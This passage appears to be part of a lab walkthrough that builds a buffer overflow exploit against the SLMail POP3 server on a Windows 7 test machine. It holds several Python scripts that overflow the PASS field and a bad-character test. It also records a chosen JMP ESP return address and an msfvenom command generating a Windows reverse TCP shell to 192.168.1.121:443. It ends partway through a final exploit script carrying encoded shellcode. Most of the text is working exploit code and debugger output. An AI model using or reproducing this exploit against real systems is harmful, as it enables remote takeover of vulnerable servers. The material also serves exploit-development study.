(\x42 in hexadecimal.) and put the “C” on the ESP register.

Here is the code.


bof2.py

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = "A" * 2606 + "B" * 4 + "C" * 90
try:
        print "\nSending evil buffer..."
        s.connect(('192.168.1.123',110))
        data = s.recv(1024)
        s.send('USER username' +'\r\n')
        data = s.recv(1024)
        s.send('PASS ' + buffer + '\r\n')
        print "\nDone!."
except:
        print "Could not connect to POP3!"
```

Run the script and go to the Windows 7 Target VM. Before anything for a better vision, select the ESP value, and click on “Follow in Dump”.



Then you will see those information on the debugger.



We can notice the ESP has a different value than our first crash. As we can see, the EIP value has been overwritten by “42424242” so our 4 “B”. We can deduce our calculation was correct, and we can now control the execution flaw of the SLMail application. Now, we can think where exactly we will redirect the execution flaw? A part of our buffer can contain a shellcode we would like to have executed by SLMail application, like a reverse shell. For it, we will need the space for our shellcode.

7.0 - Locating Space for our Shellcode

When we generate a standard reverse shell palyoad with msfvenom, it require about 350-400 bytes of space. As we can see into the debugger, the ESP register point directly to the beginning of our buffer of “C”. So it will be the perfect place for our shellcode because it will be easily accessible. But if we count how many C are here, we see it contain only 90 “C” so 90 bytes, and we know we need 350-400 bytes for write our shellcode.

```
Address  Hex dump                                         ASCII
024EA128 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
024EA138 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
024EA148 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
024EA158 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
024EA168 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
024EA178 43 43 43 43 43 43 43 43 43 43 29 20 69 6E 20 73 CCCCCCCCCC) in s
024EA188 74 61 74 65 20 35 00 00 00 00 00 00 00 00 00 00 tate 5..........
024EA198 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
024EA1A8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
024EA1B8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
024EA1C8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
024EA1D8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
024EA1E8 00 00 00 00 00 00 00 00 00 00 00 00 27 00 00 00 ............'...
024EA1F8 E2 3E 40 77 01 00 00 00 00 00 00 00 10 00 00 00 ô>@w☺.......►...
```

For fix our problem, we will try to increase the buffer length from 2700 bytes to 3500 bytes and see if the result have enough space for our shellcode. For do that, we will need to change the buffer once again with the following one

```
buffer = "A" * 2606 + "B" * 4 + "C" * (3500 - 2606 - 4)
```


Here is the script.

bof3.py

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = "A" * 2606 + "B" * 4 + "C" * (3500 - 2606 - 4)
try:
        print "\nSending evil buffer..."
        s.connect(('192.168.1.123',110))
        data = s.recv(1024)
        s.send('USER username' +'\r\n')
        data = s.recv(1024)
        s.send('PASS ' + buffer + '\r\n')
        print "\nDone!."
except:
```

```
        print "Could not connect to POP3!"
```

Run the script then go to the Windows 7 target VM and select the ESP value, right click on it, select “Follow in Dump”. And you will see the following information.



As we can see, we have more place than before for write our shellcode. Counting it we have 430 bytes of free space available. We now have enough space for write our shellcode inside ESP.

8.0 - Checking for Bad Characters

Depending on the application, it may have “Bad Characters” who may not be used on our buffer, return address or shellcode. One example of common bad characters is the null bytes “0x00”. This character is considered bad because the null bytes is also used to terminate a string copy operations. We need to found those bad characters for prevent future problem. An easy way to do this is to send all possible characters, from 0x00 to 0xff, as part of our buffer, and see how these characters are dealt with by the application, after the crash occurs. Let’s create our code who will check for bad char.

badchar.py

```
#!/usr/bin/python
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

buffer="A"*2606 + "B"*4 + badchars

try:
	print "\nSending evil buffer..."
	s.connect(('192.168.1.123',110))
	data = s.recv(1024)
	s.send('USER username' +'\r\n')
	data = s.recv(1024)
	s.send('PASS ' + buffer + '\r\n')
	s.close()
	print "\nDone!"
except:
```

```
print "Could not connect to POP3!"
```

Run the script and go to the Windows 7 Target VM then right click on the ESP address and click on “Follow in Dump”. You will see this result.

```
Address  Hex dump                                         ASCII
01A4A128 01 02 03 04 05 06 07 08 09 29 20 69 6E 20 73 74 ☺☻♥♦♣♠•◘.) in st
01A4A138 61 74 65 20 35 00 F5 75 1F F4 40 00 F0 CE A4 01 ate 5.§u▼¶@.-╬ñ☺
01A4A148 6C 30 33 00 AC 14 31 00 00 00 00 00 00 00 00 00 l03.¼¶1.........
01A4A158 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

As we can see into the Hex Dump, the number follow the right order but at “09” it jump to “29” and all the next bytes are wrong compared to what we expected. Reading our code and we see that “\x09\x0A\x0B” after 09 we expected a 0A, we can deduce that “\x0A” is a bad character. Remove it from the script and rerun it, once again on the Windows 7 VM right click on ESP address and click on Follow in Dump and we get this result.

```
Address  Hex dump                                         ASCII
0267A128 01 02 03 04 05 06 07 08 09 0B 0C 0E 0F 10 11 12 ☺☻♥♦♣♠•◘.♂.♫☼►◄↕
0267A138 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 ‼¶§▬↨↑↓→←∟↔▲▼ !"
0267A148 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 #$%&'()*+,-./012
0267A158 33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F 40 41 42 3456789:;<=>?@AB
0267A168 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 CDEFGHIJKLMNOPQR
0267A178 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61 62 STUVWXYZ[\]^_`ab
```

This time we can see the following byte “0B 0C 0E 0F” so “0D” is missing, we deduce once again 0D is a bad character. Remove it from the script and rerun it once again, on Windows 7 VM right click on ESP address and click on Follow in Dump and we get this result.

```
Address  Hex dump                                         ASCII
024EA128 01 02 03 04 05 06 07 08 09 0B 0C 0E 0F 10 11 12 ☺☻♥♦♣♠•◘.♂.♫☼►◄↕
024EA138 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 ‼¶§▬↨↑↓→←∟↔▲▼ !"
024EA148 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 #$%&'()*+,-./012
024EA158 33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F 40 41 42 3456789:;<=>?@AB
024EA168 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 CDEFGHIJKLMNOPQR
024EA178 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61 62 STUVWXYZ[\]^_`ab
024EA188 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 cdefghijklmnopqr
024EA198 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F 80 81 82 stuvwxyz{|}~⌂Çüé
024EA1A8 83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F 90 91 92 âäàåçêëèïîìÄÅÉæÆ
024EA1B8 93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F A0 A1 A2 ôöòûùÿÖÜø£Ø×ƒáíó
024EA1C8 A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF B0 B1 B2 úñÑªº¿®¬½¼¡«»░▒▓
024EA1D8 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF C0 C1 C2 │┤ÁÂÀ©╣║╗╝¢¥┐└┴┬
024EA1E8 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF D0 D1 D2 ├─┼ãÃ╚╔╩╦╠═╬¤ðÐÊ
024EA1F8 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF E0 E1 E2 ËÈıÍÎÏ┘┌█▄¦Ì▀ÓßÔ
024EA208 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF F0 F1 F2 ÒõÕµþÞÚÛÙýÝ¯´-±‗
024EA218 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF 29 20 69 ¾¶§÷¸°¨·¹³²■ ) i
```

This time all seem working as well. So we identified the bad characters 0x00, 0x0A and 0x0D.

9.0 - Find JMP ESP for redirect the execution flaw

At this step, we know where to put our Shellcode, inside the memory space who is easily accessible from the ESP register and we control the EIP register. We identified the bad characters. Our next task is finding a way to redirect the execution flow to the shellcode located at the memory address that the ESP register is pointing to, at crash time. But we notice that the ESP value change at every crash, so we can’t jump directly to our buffer. If we can find an accessible, reliable address in memory that contains an instruction such as JMP ESP, we could jump to it, and in turn end up at the address pointed to, by the ESP register, at the time of the jump. This would provide a reliable, indirect way to reach the memory indicated by the ESP register, regardless of its absolute value. But how do we find such an address?


At this step we will use the script “mona.py” who will search for a “return address” in our case the “JMP ESP” commands. We need to use a module who respect two rules.

1. No memory protections such as DEP and ASLR present.
2. Has a memory range that does not contain bad characters.


Inside immunity debugger on our Windows 7 Target VM, we will send the command

!mona modules

It will show us this output.



The script identified the SLMFC.DLL as not being affected by any memory protection schemes, as well as not being rebased on each reboot. This means that this DLL will always reliably load to the same address. Now, we need to find a naturally occurring JMP ESP (or equivalent) instruction within this DLL, and identify at what address this instruction is located. Now, click on “M” inside the tool bar, for have a closer look of the memory mapping of this DLL.



```
5F400000 00001000 SLMFC            PE header          Imag 01001002 R    RWE
5F401000 00099000 SLMFC   .text    code               Imag 01001002 R E  RWE
5F49A000 00036000 SLMFC   .rdata   imports,exports    Imag 01001002 R    RWE
5F4D0000 00008000 SLMFC   .data    data               Imag 01001002 RW   RWE
5F4D8000 0000B000 SLMFC   .rsrc    resources          Imag 01001002 R    RWE
5F4E3000 00011000 SLMFC   .reloc   relocations        Imag 01001002 R    RWE
```


If this application were compiled with DEP support, our JMP ESP address would have to be located in the code (.text) segment of the module, as that is the only segment with both Read (R) and Executable (E) permissions. However, since no DEP is enabled, we are free to use instructions from any address in this module. Searching on Immunity Debbuger for “JMP ESP” address and we didn’t found any result. So we will use a tool on our Kali named “nasm_shell.rb” who will identify JMP ESP opcode.

```
root@kali:~# locate nasm_shell.rb
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
root@kali:~# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > jmp esp
00000000  FFE4              jmp esp
nasm >
```


Now we can use the mona script for search this opcode inside the SLMFC.DLL

```
0BADF00D [+] Results :
5F4A358F   0x5f4a358f : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False,
5F4B41E3   0x5f4b41e3 : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False,
5F4B5663   0x5f4b5663 : "\xff\xe4" | asciiprint,ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False,
5F4B6243   0x5f4b6243 : "\xff\xe4" | asciiprint,ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False,
5F4B63A3   0x5f4b63a3 : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False,
5F4B7963   0x5f4b7963 : "\xff\xe4" | asciiprint,ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False,
5F4B7B23   0x5f4b7b23 : "\xff\xe4" | asciiprint,ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False,
5F4B9703   0x5f4b9703 : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False,
5F4BAC53   0x5f4bac53 : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False,
5F4BBE53   0x5f4bbe53 : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False,
5F4BCC6B   0x5f4bcc6b : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False,
5F4BEAC3   0x5f4beac3 : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False,
5F4BF0BB   0x5f4bf0bb : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False,
5F4C067B   0x5f4c067b : "\xff\xe4" | ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: Fa
5F4C078B   0x5f4c078b : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False,
5F4C0EA3   0x5f4c0ea3 : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False,
5F4C14FB   0x5f4c14fb : "\xff\xe4" |  {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: False,
5F4C2D63   0x5f4c2d63 : "\xff\xe4" | asciiprint,ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False,
5F4C4D13   0x5f4c4d13 : "\xff\xe4" | ascii {PAGE_READONLY} [SLMFC.DLL] ASLR: False, Rebase: Fa
0BADF00D     Found a total of 19 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.452000
!mona find -s "\xff\xe4" -m SLMFC.DLL
```

Several possible addresses are found containing a JMP ESP instruction. We choose one which does not contain any bad characters, such as 0x5f4a358f. On the tool bar click on the go to address button.



Then go to the address 0x5f4a358f



As we can see the address 0x5f4a358f in SLMFC.DLL contains a JMP ESP instructions. So if we redirect our EIP to this address at the time of the crash, a JMP ESP instruction will be executed, which will lead the execution flow into our shellcode. We can test it by modifying our script with this buffer.

```
buffer = "A" * 2606 + "\x8f\x35\x4a\x5f" + "C" * 390
```


Here is the code.

bof4.py

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# 5F4A358F (\x8f\x35\x4a\x5f) is the address of JMP ESP instruction
buffer = "A" * 2606 + "\x8f\x35\x4a\x5f" + "C" * 390
try:
        print "\nSending evil buffer..."
        s.connect(('192.168.1.123',110))
        data = s.recv(1024)
        s.send('USER username' +'\r\n')
        data = s.recv(1024)
        s.send('PASS ' + buffer + '\r\n')
        print "\nDone!."
```


```
except:
        print "Could not connect to POP3!"
```

And before execute it, select the JMP ESP instruction, and press F2 for put a break-point.



Now run the script. And go to the Windows 7 Target VM. We will see the application as crashed and reached our break-point at exactly the desired address.

If we press F7 for see what will happen after that break-point, we can see that the ESP instruction will start at the beginning of our C buffer.



So now we can generate our shellcode and replace our “C” with the shellcode.

10.0 - Generate the shellcode

For do that we can use the tool called “msfvenom”, we will generate a windows reverse tcp shell, targeting our local host and a local port, at the format “C” using the encoder “x86/shikata_ga_nai” and specifying wich bad chars we didn’t want on our shellcode.

If we want a better reverse shell, we will need to use the “EXITFUNC=thread” option who will prevent from crash, otherwise if we connect to the application, it will crash after it.

Let’s generate our shellcode.

```
root@kali:~# msfvenom -p windows/shell/reverse_tcp LHOST=192.168.1.121 LPORT=443
EXITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the pa
yload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 389 (iteration=0)
x86/shikata_ga_nai chosen with final size 389
Payload size: 389 bytes
```

Now we has our shellcode, we can make our final exploit script.

11.0 - Final exploit get a shell back

Modify the “bof4.py” script and add the shellcode to it. Getting a reverse shell from SLMail should be as simple as replacing our buffer of C’s with the shellcode, and sending off our exploit over the network. However, since the ESP register points to the beginning of our payload, the Metasploit Framework decoder will step on its toes, by overwriting the first few bytes of our shellcode, rendering it useless. We can avoid this issue by adding few No Operation (NOP) instructions (0x90) at the beginning of our shellcode.

Here is the final exploit.

exploit.py

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# msfvenom -p windows/shell/reverse_tcp LHOST=192.168.1.121 LPORT=443 EXITFUNC=thread -f c -e
x86/shikata_ga_nai -b "\x00\x0a\x0d"
shellcode = ("\xb8\x0e\xbf\x21\x73\xda\xdc\xd9\x74\x24\xf4\x5b\x29\xc9\xb1"
"\x5b\x31\x43\x14\x03\x43\x14\x83\xeb\xfc\xec\x4a\xdd\x9b\x72"
"\xb4\x1e\x5c\x12\x3c\xfb\x6d\x12\x5a\x8f\xde\xa2\x28\xdd\xd2"
"\x49\x7c\xf6\x61\x3f\xa9\xf9\xc2\xf5\x8f\x34\xd2\xa5\xec\x57"
"\x50\xb7\x20\xb8\x69\x78\x35\xb9\xae\x64\xb4\xeb\x67\xe3\x6b"
"\x1c\x03\xb9\xb7\x97\x5f\x2c\xb0\x44\x17\x4f\x91\xda\x23\x16"
